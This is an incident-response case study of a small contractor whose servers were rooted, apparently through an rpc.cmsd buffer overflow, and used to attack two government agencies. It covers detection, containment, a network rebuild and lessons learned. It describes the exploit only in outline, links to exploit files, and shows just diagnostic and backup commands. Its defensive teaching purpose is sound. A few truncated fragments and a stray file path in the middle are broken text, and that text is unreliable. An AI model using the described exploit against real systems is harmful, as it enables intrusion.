There were some policies in place to explain and clarify procedures and stances at the organization. Company X did have a Policy of Presumed Privacy in its Employee Manual. It stated that everything on company-owned computers (local and offsite) was Company X's property and subject to monitoring and, if needed, search and seizure. The company tried to be tolerant of small things, like personal e-mail use and some personal Internet use, since some of the computers were in employee's homes. They did, however, enforce the policy on some occasions when it was severely abused. All systems were tracked. Any outside individuals who accessed the systems or information on the systems were recorded. Encryption was used as needed, but there was no real policy on when, or how an employee could use it.

The organizational approach to incident handling before the hacker incident was to try to monitor and gather information. This way, they could notify law enforcement and attempt prosecuting the attacker. At the time, Company X was under the impression that they would never get attacked, and if they did, that it would be easy to catch the attacker and prosecute them.

Even though they do not have a policy for outside peer notification, the company has always taken the stance that they will notify their peers if they are or think they might be affected. They did not add security guidelines into their contracts. This did not allow them to monitor or disconnect organizations who where connected to their network. Government Agencies A and B both had security guidelines stated in the contracts with any outside organization connecting to their networks. They reserved the right to monitor the systems and disconnect them if needed.

Company X performed regular backups for the servers. The company would use tar to archive all necessary files onto another hard disk drive in a different server dedicated to hold backups.

Company X did not have any existing incident-handling processes in place before the hacker incident. Government Agencies A and B had incident-handling teams and processes in place.

Company X did not have an incident-handling team in place before the attack. The system administrators were all in different states than the primary company network. System administrators performed their work on the machines remotely. When something had to be preformed locally, one of the employees assisted them over the phone. They encouraged local handling on minor incidents and system administration. Once the attack occurred, all the system administrators were also members of the core incident-handling team. As soon as they realized that the incident could not be solved remotely, they flew to the main office to deal with it locally. The system administrators had the most experience with system administration and security. Two of the team members had prior experience with security work on computers in the Military and had attended a conference on security. The rest were trained on-the-job. The senior network engineer was deemed the leader, coordinating team activities and making decisions on how to handle the incident. A larger team was built around them. A lawyer assisted with any legal issues that might come in to play. The contracts program managers all dealt with any public affairs issues. Upper management dealt as best they could with any other issues that arose, mainly regarding resources and continuing operations. After the identification phase, other employees stayed out of the way or helped with little things, making sure that the team had other resources like food sustenance and necessary computer supplies.

Since it was a small company and everyone more or less knew each other, communication and cooperation was not a problem. Everyone had contact information for all of the employees. Lists of contacts were kept offsite. Most of the employees worked very closely with one another, even when they were not in the same geographical area. They had a non-written emergency communication plan and an unofficial calling tree. In an emergency, upper management would contact each other. They would in turn contact the managers of their departments. Then, those managers would call the people in their groups. In case of a network emergency, the people who were local and helped with the network administration were to come to the office. Then, they would get on a conference call with the system administrators who were out of state. Due to the close communication between employees, they did not need to set up a specific way for employees to alert the system administrators of suspicious or unusual activity. Employees would just call the system administrator any questions and reports. This provided employees with a simple reporting facility. Since the system administrators later became the incident-handling team, they had all the information about the systems, including the passwords and any encryption keys that were used.

During the incident, their main forms of communication were out of band. They used phones and fax machines. When and if it was necessary to use e-mail, they encrypted it using PGP (pretty-good-privacy). During the incident, other employees were warned about their e-mails being compromised.

Company X was stocked with hard drives and other supplies. They kept all critical software (operating systems, software in use) that would be needed to reinstall or rebuild a system in a cabinet. At times, employees would borrow software and not return it in time for others to use. Documentation about the systems and software were easily accessible. They had a designated workroom that could be used to rebuild systems. All the critical systems were in a room with temperature control and back-up power.

Company X did not have a written disaster recovery plan. They had a plan in mind on what they could do in case of a disaster, but never considered anything would happen. The system administrators monitored services running on the servers as well as log on records. Many times logs were deleted after a short time.

Phase 2: Identification

In this phase, the organization determines if an event is actually an incident. An event is an observable occurrence, such as a system boot sequence, system crash, or console message to the screen. An incident is a harmful event or threat of occurrence of a harmful event. Often times, an event and incident look like something else. It is important to make sure that there was no oversight and identify the cause for the event. This is done through careful assessment.

One day, two of the senior system administrators were on the phone working on a project. Both of them were located in different states. They used telnet to log onto the systems located at Government Agency A. One of them was searching for a file with some code that could be used in their work. While going through his directory, he noticed some files with strange names and odd times of creation. He was always pretty organized and was sure that these were not his files. At first, he thought that someone had misplaced some files, but it still seemed too odd to him. He thought it was best to investigate further. The owner was listed as root and himself. His colleague confirmed that these files were not his files. They became very suspicious and decided that this event might be an incident. They wanted to check for simple mistakes and other possibilities or causes for the files.

They called other employees who had access to the system and confirmed that these files did not belong to any of the authorized users of the system. They wanted to assess evidence in detail and started by looking at log files and neighboring systems. Other servers and machines also came up with unfamiliar file names. The logs showed that valid users were logging onto different systems at all hours of the night. Just to make sure, they asked the users if for some reason they were working at those hours. None of the users had logged in outside of normal business hours. The logins also seemed to be happening from unfamiliar remote machines. After double-checking with the users, they knew that someone other then them was logging in to the system. The senior system administrators had enough information to call it an incident.

They alerted upper management as quickly as they could to inform them about what they had found. Unfamiliar files were on numerous systems and users and root were logged as being on the system at hours that they were not working. Since some of the machines were owned by Government Agencies A and B, upper management contacted them as soon as possible. The

security teams of Government Agencies A and B were called in and confirmed what Company X's system administrators reported. The system administrators and the security teams for the Government Agencies exchanged as much information with each other that they had. Both kept monitoring the system and verifying log files and information that they obtained. Company X's system administrators monitored their systems at night. The who and finger commands showed that there was another person logged on as root.

Any and all communication was kept and recorded, so nothing would be overlooked. Since the senior system administrators were both out of state, junior level system administrators were called to the office to help. They would take directions over the phone and were able to perform tasks locally.

One of the senior system administrators, who was the second person hired at the company, took the lead as the primary incident handler. He was one of the people who identified and assessed the incident. Upper management gave him the authority and power to do whatever he thought was necessary to contain and eradicate the incident. He kept in close contact with upper management. The incident-handling team members included the primary incident handler, two other senior network administrators (who were also out of state), and two junior administrators at the main office. They worked with a larger team that included upper management, a lawyer and the contract leaders.

There were no real countermeasures at Company X. The only countermeasure preventing people from getting into their systems was the username and password. They did log services running, but that did not help. Government Agencies A and B had numerous countermeasures. They had firewalls and Intrusion detections systems. Their system administrators monitored logging files on a regular basis. However, none of these countermeasures worked against someone using a valid user account to access their systems. The logs showed odd log-on times, but no one thought anything about it since some of the users were in different time zones and programmers usually keep odd work hours.

The following is representative of some of the commands used during the identification of the attack:

```
$ who -uH
USER     LINE     LOGIN-TIME     IDLE     FROM
```

```
$ finger
Login    Name              Tty     Idle  Login Time   Office     Office Phone
jenny    Jenny Smith       *pts/0        Oct 31 01:35
john     John Doe          *:0           Jul 20 15:31
alex     Alex Roberts       pts/2   69d  Aug 21 16:27
root     Root              pts/1         Oct 30 01:31
```

```
$ ls -al
drwxr-xr-x      9 root    root      1536 Jan  4  2001 .
dr-xr-xr-x      3 root    root         3 Nov  4 17:18 ..
-rw-r--r--      1 root    root         0 Jan  4  2001 .Maillock
-rw-------      1 root    root       297 Apr 17  1999 .Xauthority
drwxr-xr-x     11 root    root       512 May  7  1999 .dt
-rwxr-xr-x      1 root    root      5111 Jan  4  1999 .dtprofile
drwx------      2 root    root       512 Feb 19  1998 .elm
-rw-r--r--      1 root    root       412 Feb 17  1998 .emacs
-rw-r--r--      1 root    root       384 Feb 17  1998 .emacs~
drwxr-xr-x      2 root    root       512 May  7  1999 .hotjava
-rw-r--r--      1 root    root       343 Dec  1  1998 .profile
-rwxr-xr-x      2 root    root       512 Oct  7  2000 .xxx
```

```
$ ps –A
   PID TTY          TIME CMD
     0 ?            0:01 sched
     1 ?            1:11 init
     2 ?            0:01 pageout
     3 ?            595:23 fsflush
   453 ?            0:00 sac
   316 ?            0:38 xntpd
   218 ?            0:27 in.rwhod
   225 ?            0:02 statd
   249 ?            6:04 syslogd
   179 ?            0:16 rpcbind
   181 ?            0:01 keyserv
   220 ?            10:48 inetd
   189 ?            1:46 rpc.nisd
   227 ?            0:00 lockd
   207 ?            19:07 in.named
   244 ?            18:09 automoun
   371 ?            4:05 sendmail
   271 ?            3:33 sshd1
   355 ?            0:04 lmgrd.st
   268 ?            2:08 nscd
   262 ?            0:49 cron
   277 ?            13:54 arpwatch
   281 ?            0:03 identd
   290 ?            0:00 lpsched
 22560 console      0:00 ttymon
   392 ?            0:01 vold
   368 ?            0:01 utmpd
 25376 ?            0:00 uxwdog
   424 ?            0:20 mountd
   427 ?            0:01 nfsd
   433 ?            0:18 in.dhcpd
   436 ?            0:02 snmpdx
   446 ?            0:00 dmispd
   447 ?            0:00 snmpXdmi
  1274 ?            0:00 in.telne
```

k came from.
le to trace it to an ISP.
ist further.
would investigate
ver got back to
Company X on the results of the investigation.

Company X did not know what the attack was. They only knew that somehow, someone got into their systems, had root privileges and was using their systems as a jump board to attack Government Agencies A and B.

They did not know how quickly they identified the incident. The attacker could have been on the system for a long time. Log-on files were only kept for a short period of time. Since the attacker logged on as legitimate users, it was hard to tell when it was the attacker logging on or the actual user. The access time of the attacker was off hours, but sometimes legitimate users worked at odd times due to personal preference, travel and overtime.

With much information missing on who and where the attacker was, when the incident started and what actually happened, Company X could not even begin to answer the question of how or why the attack occurred.

Company X was worried about their critical files on the affected systems. They decided to use the cpio command. Cpio copies files to and from cpio or tar archives. Since Company X did not gather pieces of evidence, there was not chain of custody in this incident.

Phase 3: Containment

In the containment phase, incident handlers try to prevent the incident from spreading or getting worse. Incident-handling teams make backups of the affected systems. This way the original can be store for evidence, while work can be done on a copy. It is important to keep a low profile during this phase and not tip of the attacker. Companies have to determine the risk of continuing operations.

Company X tried to contain the incident immediately. After detecting the unfamiliar files, Company X assembled an incident-handling team. The senior network engineer at Company X took the lead from a remote location. Two other senior level network administrators helped over the phone. Two junior network administrators, who were local, arrived on site. They again checked for unfamiliar files and odd log-on times. They surveyed the area for physical security of the systems. They took inventory of all systems affected. With the survey, it was discovered that all their main servers were compromised. Since it was a small company, many employees jumped in right away to help. At first, many things were out of control because the leaders of the incident-handling team were not local. Some employees began trying to do more research on the perpetrator and also tried to fix the attack. The first official order that came from the team leader was to keep people from getting in the way. They began to secure the immediate area to gain better control. Other employees who had access to the server room were asked to stay away from the area.

Company X backed up all critical files before more damage might destroy them. They usually use tar to back up their files but decided to back them up with cpio. The following command creates a full backup from the current directory if backing up to a tape device:

```
find . -print|cpio -oacvB > /dev/rmt/1
```

Company X backs up the files to another server that usually held back up archives. To make sure that they would have at least one working copy, they backed it up on to two different hard drives. Since it was not a backup onto separate media, it was not stored offsite. They did analyze the files that they were backing up and declared them to be safe.

The systems were not kept pristine. Too many employees tried to help in the initial phase. They were trying to look for the intruder using a variety of different methods. Some of the methods used were obvious methods that could have tipped of the attacker. The methods used included: finger, who, and ps. They also used traceroute to trace a path between the company and the attacker. The lsof tool was used to show all open file handles, sockets and who owned them.

Company X did try to maintain standard procedures initially, in hopes that the attacker would not find out that he or she was discovered.

The administrators changed all the passwords on the servers. This might keep the intruder out for a while, unless they had installed a rootkit or other tools that would still allow them access. The incident-handling team used the Legion tool to track all the shares to their systems. All servers and systems trusted by them had their passwords changed.

The incident-handling team did not have an official jump bag, but had most of the tools used were easily accessible to them. These tools included:

- Documenting supplies – Pen and paper, not kept
- CD's with binaries of organizations OS
- Laptop with dual OS
- Call lists and phone book
- Cell and home phone

The lead incident handler used his own workstation laptop for the jump kit. It was a dual boot machine and was used for all his work and network administrative tasks. The problem with using this machine was that it might already have been contaminated as well.

The incident-handling team reviewed all information from the identifications phase. They looked at all the logs of the affected systems and those of neighboring systems. They did not find anything new. The logs were only kept for a short time.

They documented some of their actions on paper. Notes were made on conversations of each of the people they talked to and the time. The documentation and notes were also not kept long. Too many people were working on things and initially things were not well coordinated.

The incident-handling team members kept in close contact with each other. The lead incident handler made regular reports to the system owner and the upper management. They used out-of-band communication with cell phones and fax. When it was necessary to send information by e-mail, they used PGP to encrypt the messages.

The lead incident handler recommended taking they affected systems and other possibly compromised systems off the network. He thought it was too risky to continue operations. The systems were taken of the Internet and the internal network. To be able to work on them better and also test them in a network environment, they were attached to a separate hub.

They wanted to rid the system's compromised code. They downloaded and gathered new binaries, compiled them, and replaced the old binaries on the systems with the new ones. They also placed some patches.

When they thought they had done everything to clean the system, they put it back on-line. The lead incident handler kept a close eye on the systems. He regularly checked for unauthorized log-ins or log-ins at odd times. A few days went by with out any obvious presence of the intruder.

The senior network administrator was working on the systems on Super Bowl Sunday during the game. While checking the logs, some users showed up that did not make sense to him. He knew that these people were die-hard fans and would either be out at a party or watching the game. He initiated a talk session with the user asking them who they were. The user responded by confirming that they were the attacker and that if they wanted them to leave their systems alone they would have to pay them a lot of money.

It was clear that they did not contain the problem 100%. The system owner and upper management were called immediately and it was back to the drawing board. It was discussed that they would have to rebuild the systems completely. The lead incident handler, also the senior systems administrator, responded that this would be the time to implement a new network with some of the technology that they had been looking for but never gotten around to using.

Phase 4: Eradication

The goal of the eradication phase is to eliminate the cause of the incident. In this phase, the incident handlers fix vulnerabilities and remove any malicious code that might reside on the systems. This might include restoring or rebuilding a system.

Company X noticed that they were not able to sufficiently contain the problem. They knew that they did not have the network set up correctly. In their mind, this was the reason they could not contain the incident. They decided to stop trying to contain the attack and eradicate it by completely rebuilding the network. This way, they could clean their systems and also try to prevent future incidents. All three senior network engineers flew to the main office to deal with the incident at Company X's headquarters.

Company X tried to replace critical files on the server in hope of stopping the attacker and gaining control back. This failed. They looked at all the steps they could take to contain and concluded that it would be faster and more effective to rebuild the network from the ground up.

Their new network setup was vastly different than the one prior to the attack. They still connected to Government Agencies A and B through the Internet. Government Agencies A and B had set up new servers to connect to. The government set up new servers where Company X did not have root access and could not compromise other government systems. Company X set up a DMZ (Demilitarized Zone), an area of the network that is most public to the Internet. In the DMZ, there was a Web server, a Mail Server, a DNS server and a FTP server for the developers. They set up a Split DNS that provides one server for the internal network and one for the external network. The DNS Server in the DMZ was just for external use. The router from the Internet to the DMZ was configured to allow all access. If someone was logged as consistently trying to gain access to an unauthorized area, they were blocked.

The Administrative branch of the company had been separated from the Research and Development group. Both branches have their own firewall. The operating requirements for the Research and Development group were different from that of the Administrative and Engineering branches of the company. The Research and Development group required more flexibility in terms of outgoing and incoming ports open to do their development work.

Both firewalls handle the network address translations. This way, they use private IP addresses internally. They set up schemes to identify machines by their IP addresses.

The firewalls are set up to allow access based on service, domain and static IP. Log-in and passwords are required, allowing access to telnet, SMTP, POP, FTP, HTTP, and SSH. They do not allow any ICMP. TCPWrappers are used to protect against IP spoofing, which monitors and controls incoming network traffic.

The Administrative branch has a backbone switch that branches out into three sub-networks and also goes to the second, internal DNS. The three sub-networks are Engineering, Corporate and Classroom. The Engineering group has its own server and multiple workstations,


designed for the tasks on ongoing contracts. The second sub-network is the Classroom, where they held training for other corporations. The third sub-network is for the Corporate group, for their corporate records and multiple workstations.

The Research and Development group had their own firewall. They had two servers, one for development and one for production. Multiple workstations were connected to the switch.

A VPN (virtual private network) was set up for remote users. This allows remote users to connect to a company over the Internet with a secure connection that makes it appear as if the machine is on the same LAN.

They set up static routing from the desktop machines to the servers and from server to server.

Diagram of New Network Setup



To rebuild the systems, they reformatted the hard drives and rebuilt the operating systems. This would eradicate any malicious code left behind by the attacker. Then, they loaded all applications, the files and data.

Passwords were already changed in the containment phase. For the rebuild of the network, they designed a whole new username and password scheme. They renamed all administrative

accounts. All users got new user names and passwords. The passwords were longer (at least eight characters) and had a combination of letters, numbers and special characters. Every single password and username was changed. Any systems that the original network connected to were given the new passwords as well. They used shadow passwords, thereby adding layer of security. The passwords are encrypted and kept in the /etc/shadow file, instead of the /etc/passwd file. The shadow file is only readable by the Superuser.

All possible patches and updates were added to the system. They went to the websites for all operating systems, applications and programs that they were running to get the latest updates. They also searched on security websites for the any vulnerability warnings. They were determined to do everything possible to avoid being attacked again.

The r-utilities and xwindows were removed from all servers.

They set up DHCP with permanent leases. This way, they can add new machines easily and still track systems by their permanent IP address. They added the Arpwatch program, which alerts them when the arp table is changed or new entries are made.

They implemented Tripwire, a tool that detects when files have been altered by regularly recalculating hashes of the files and storing these hashes on secure locations. By comparing the cryptographic hashes, tripwire can detected any small changes. Hashes were made once the network was ready to be put back online.

When the incident-handling team finished rebuilding the network, the system owner was contacted for the final decision to put the network back online. The incident-handling team monitored the systems closely. Since more logging function were enabled, it was easier to see what was happening on the system. They especially monitored who was logging in and what services were accessed and running. Employees tested their Internet applications and the connections to outside systems. Everything was functioning correctly. The incident-handling teams from Government Agencies A and B also tested their systems and connections to Company X.

Phase 5: Recovery

In the Recovery phase, systems are put back into production. To make sure that the vulnerability has been eradicated, the system is tested and monitored.

In failing to initially contain the problem, the incident-handling team decided to completely rebuild Company X's network and implement appropriate security measures. In this way, the incident-handling team returned the system to a good state. Even though it was new and untested in their environment, it was found to be much safer than the network they had before.

Company X made many changes in the eradication phase that were improvements that many companies might plan for in the future or implement after a full recovery of the system. They had looked at all the changes that they needed to implement to eradicate the incident, as well as all the possible modifications that they wanted to implement in the future. They took all the money from the emergency budget that was allocated for the attack and worked on getting all they changes implemented. They changed the function of some old machines and rearranged things. They were able to squeeze a few more machines out for their new server room. With a lot of work, they were able to implement almost all of their changes. They had to sacrifice and get some smaller priced items, but overall it seemed to work out.

The incident-handling team made sure that the systems functioned properly. It would not have made any sense to have a secure system online, unless everyone could properly do his work. They connected the internal network together and had people log on. Employees tested to make sure that all their applications worked. Applications that required the Internet would be tested after the systems were back online. Periodically, system files were compared with tripwire to ensure that the attacker did not re-enter the system unnoticed. Nothing more was found nor anything more heard from the attacker.

Some future changes that were made after this recovery phase were that both Company X and the Government Agencies removed OS and system purpose information from their warning banners. Company X also bought new Antivirus software, which would make it easier to get virus definition updates and push them out to the machines from the server. Company X did change a few more things, which are discussed in the next section.

Phase 6: Lessons Learned/Follow-up

In this last phase, the company goes over the lessons they learned during the incident. This illustrates what they handled correctly, what counter measures worked and areas that they need to improve on.

Shortly after the incident, the incident response team met with upper management for a follow-up meeting. In this meeting, they briefly discussed what transpired and what was done to intervene. All members of the group agreed on what was handled well and what needed to be improved on. They handled some things well, for instance, they were able to remain calm and focused throughout the attack and incident-handling phases; the team worked well together; as soon as they noticed something was going on, they reported it to upper management; they created backups on a regular basis. On the other hand, the back ups might have been from an already compromised system; having a longer history of backups would have helped; they encountered difficulties containing the attack; the network was not properly set up and some logging features were not enabled.

They were able to eradicate the intrusion by completely redesigning and rebuilding the network from the ground up. By doing this, they were able to prevent re-infection. Since they never expected to be attacked, they were not sufficiently prepared for the situation. They were able to pull together resources they needed rather quickly. It would have been easier if all things would have been in one place and ready to use for only incident handling. They created a sign-out sheet for employees to use if anything was borrowed. They took the time to apply necessary security measures and precautions. Some of the policies were implied but not in writing, so that was changed over time. Since Company X is small and the employees all know each other, communication was very good. The cost due to the incident could not be calculated. There were costs involved in dealing with the incident, and also in building a whole new network. Luckily, there were no data that was irrecoverable and no damage to the hardware.

It was for a period of almost two weeks that Company X was either down completely or ran crippled. In these two weeks, the incident-handling team worked about 16 hours per day to fix the problem. Other personnel also spent much of their time dealing with the consequences of being attacked. The disruption on operations was tremendous.

Through this incident, Company X learned a great deal and changed many of its operations. The biggest lesson learned was that they could indeed be hacked. After that

realization, the incident-handling team turned to many books and web pages on security for advice. They quickly learned as much as they could and changed their entire outlook and their whole network from ground up.

The organizational approach to incident handling changed during and after the incident. Company X believes it is best to not notify law enforcement unless other systems that are not owned by the company are affected. The incident-handling team was pre-authorized to contain the system as necessary. Their main goal is to contain, clean, fix the exploit and get back online as quickly as possible.

Management was very supportive in the effort to keep their system secure. They have given the incident-handling team pre-authorization to take whatever measures they see fit to keeping it secure. They have set up a separate budget that the team can quickly access in time of need. Training is highly encouraged. Due to budgetary and time constraints, most of the training is on-the-job, using books and web sites as resources.

They have taken more proactive measures in order to prevent attacks before they occur and/or help with incident handling when it occurs. The company's Administrative and the Research and Development branches handle their backups differently. For the Administrative branch, the servers perform a full nightly backup to other backup drives. The individual officers of the company perform weekly backups of critical files on recordable CD-ROM. The Research and Development team perform full backups nightly on tapes, which are kept offsite. Systems that are located in at the Government Agencies follow their backup procedures. The security policy has been kept up to-date. Some adjustments had been made, mostly dealing with changes by company growth. Employees are given new copies of the security policy to sign after major modifications are made.

The system security officer carefully monitors the systems and analyzes network traffic. To assess current vulnerabilities, different people outside of the company run scans and vulnerability checks. They keep up with different security groups and security advisory lists. Systems are updated with service packs, patches and hot fixes as soon as they are available. The antivirus software in place has been configured to search for new virus definitions nightly and distribute them to all the workstations and servers.

With time, the senior network engineer developed interfaces to law enforcement and other computer-incident response teams. This will help if they need to involve law enforcement in future incidents. The contact with computer-incident response teams help with information about exploits and how to deal with them.

The company did not have forms in place when the incident occurred. They realized that having certain information already collected beforehand would have been helpful. They also wanted forms to help guide them in the incident-handling and documentation processes. To help with future possible incidents, they decided to develop and use the following forms:

- The Contact List contains the following information: current name, phone numbers, pager, fax numbers and other relevant information for Local Law Enforcement officials for computer crime, the local FBI, outside CIRT and FIRST teams, onsite team members, system administrators, company managers and owners.

- The Incident Identification form identifies the person filling out the following information: the type of incident it is; the location that the incident took place (including address and room); and how, who and when the incident was detected (listing any signatures of the incident).

- The Incident Survey form lists the location of the affected system; the date and time the people handling the incident showed up; the names of the incident handlers; and a description of the affected systems (including the system name, IP address, MAC address; location on the network, system function, hardware manufactures, property identification number, operating system version and patch level, hardware inventory of the system and disk capacity, if a modem is present and what phone number connects to it); also a description of the current physical security when the team arrived.

- To document and guide in the containment phase, they developed a form that describes how they isolated the affected system; if they took the system off the network or if not why? If there were any prior backups that were not affected; if they performed backups (including who did them, how and when the backup started and completed); where they store their backups (with signatures).

- The last form they developed is to help with the clean up phase. It again lists all members involved at the time; what vulnerability or exploits they found; how they eradicated the problem; and how they tested the system to make sure that the exploit was fixed.

Future Improvements in the Incident-Handling Process

Company X could still implement some procedures to improve their incident-handling process. They did improve many things after the attack.

Some members of the incident-handling team kept notes on what they did on the systems. They should have kept notes throughout the whole incident. The best way to do this is to get a bound notebook that has numbered pages.

Company X did not keep any evidence. They did not keep the servers pristine before making backups. They did not immediately control access to evidence. Log files were erased. If the case ever went to court, they would have no evidence or proof of what occurred. Mishandling or destroying evidence was a big mistake.

They could use a better backup strategy for the company. The Research and Development team has devised their own backup scheme to minimize down time in case of an incident and also to protect loss of data. The Administrative branch only backs up files. Their stance is that they can always rebuild the servers and then transfer files back onto the systems. They backup the files onto another server's hard drive. This does not seem safe, since the server is on the same network and in the same physical location. It would be safer to create regular backup tapes and store them offsite. Since they overwrite their files daily, they also only have yesterday's versions of files. It would be better to keep a longer history of files. Before restoring files from a backup, it is crucial to analyze the backup to ensure it is not contaminated. It is a good idea to backup systems as a baseline. This way, they have something with which to compare their systems.

In case of an incident, they should change their backup strategy as well. They should have multiple methods and tools for backups (binary backup such as dd (safe back or ghost) or a drive duplicator). To use dd on Unix, the command would look like the following:

dd if=/dev/hdb of=/dev/nrst0

With multiple methods, if one fails, they can use another one. They should do a full binary back up of the machines. This way, they do not only have a backup of files, but also the deleted files, slack space and file fragmentation. They should backup onto new, unused media. If possible, they should make two backups. Keeping the original for evidence, one for the system and one for alterations.

Company X did not keep any evidence of the incident. It is good to identify every piece of evidence, number and date it. This would include any notes, correspondence, original disks, and unaltered and complete logs. These items can be kept in containers and locked up. There should be a chain of custody for all evidence. Anyone who has access to it or is in possession of it should sign and date it.

Company X did not keep a low profile while investigating the attack. They used obvious methods in trying to find out who was attacking them, and doing so tipped off the attacker. The attacker could have done immense damage to their systems. Luckily, the company was able to gain control over its systems before anything worse happened. It would be better to use less obvious investigational methods in the future.

During the containment phase, Company X reloaded the binaries onto the affected systems. It would have been beneficial to run them from the CD and just reset the path. That way, the attacker could not compromise their newly loaded binaries as soon as they were loaded.

Even though Company X was able to acquire most of the tools they needed in a timely manner, it would have been even better to have a jump kit ready to go. The following is a list of tools that they could have used in addition to their supplies:

- Tape recorder for gathering quick information.
- Documenting supplies: notebook (bound with numbered pages, ink pens….)
- Binary backup (safe or ghost) or a drive duplicator
- Fresh backup media (a few for each server)
- Forensic software
- CD's with binaries of organizations OS – not reload run from cd
- Windows resource kit for workstation
- Small hub
- Laptop with dual OS – just for incident handling

The company had a follow-up and executive summary meeting. It would be better if they wrote a follow-up report and executive summary, have all affected parties review the draft and keep these reports as evidence and for future reference.

Summary

Company X survived a very serious hacker incident where two government agencies they were contracted to were also hacked into through Company X's resources. This incident occurred when Company X was building its internal resources and its security posture was nominal. Company X felt they were safe from attack because of their size that led them to believe they were sufficiently obscure to the possibility of attack. This proved to be incorrect, as Company X was attacked with what is believed to be a rpc.cmsd exploit that allowed the infiltration of all the server machines at Company X as well as several servers at the two government agencies.

The exploit used against Company X is believed to be the rpc.cmsd exploit, which uses a buffer overflow attack against the Calendar Manager service found in the CDE. This exploit was widely used during the period of time in which the attack occurred. A buffer overflow takes advantage of certain functions that allow critical memory structures to be overwritten and ultimately redirect the path of execution of an application to code inserted by an attacker.

The Calendar Manager is a service that runs on RPC, which provides distributed access for workgroup calendars. RPC allows a client program to call a server program over a network. The rpc.cmsd exploit takes advantage of the remoteness of the Calendar Manager and allows an attacker to take control of a system over a network.

The attack was realized when several of the system administrators at Company X noticed unfamiliar files in their directories. These files had inappropriate permissions, and further investigation showed other hidden files also existed. The attack occurred over a holiday period, and most accesses were during the late evening when most employees were not working.

Company X marshaled all its resources to handle the incident. Thousands of dollars were spent on travel and other resources necessary to ensure the company could remove the attacker from their systems. Company X called upon a team of its best system administrators to totally rebuild the network infrastructure and all the servers in use at Company X. The resulting network after the attack utilizes routers, firewalls and numerous operating system security mechanisms to prevent a future attack.

Since this incident, Company X is happy to report that they have had only minor incidents. A few months after the first incident, someone put a DNS server on their external DNS server. As soon as it was discovered, they took the system off the network. They put on a new DNS server with an upgraded version of BIND and watched it carefully. Even though they feel pretty secure with their new network, they are on the lookout for attackers.

Reference

Joel Scambray, Stuart McClure, George Kurtz; "Hacking Exposed: Second Edition," Osborne and McGraw Hill, 2001

Steven Northcutt, Judy Novak; "Network Intrusion Detection: An Analyst's Handbook," New Riders, September 2000

http://lsd-pl.net/files/get?SOLARIS/solsparc_rpc.cmsd

http://securityfocus.com/cgi-bin/archive.pl?id=1&mid=17975&start=1999-07-05&end=1999-07-11

http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=secbull/166

http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=secbull/188

http://www.cert.org/advisories/CA-99-08-cmsd.html

http://www.ciac.org/ciac/bulletins/j-051.shtml

http://www.faqs.org/rfcs/rfc1057.html

http://www.sans.org/infosecFAQ/malicious/cmsd.htm

http://xforce.iss.net/static/818.php

http://xforce.iss.net/static/2345.php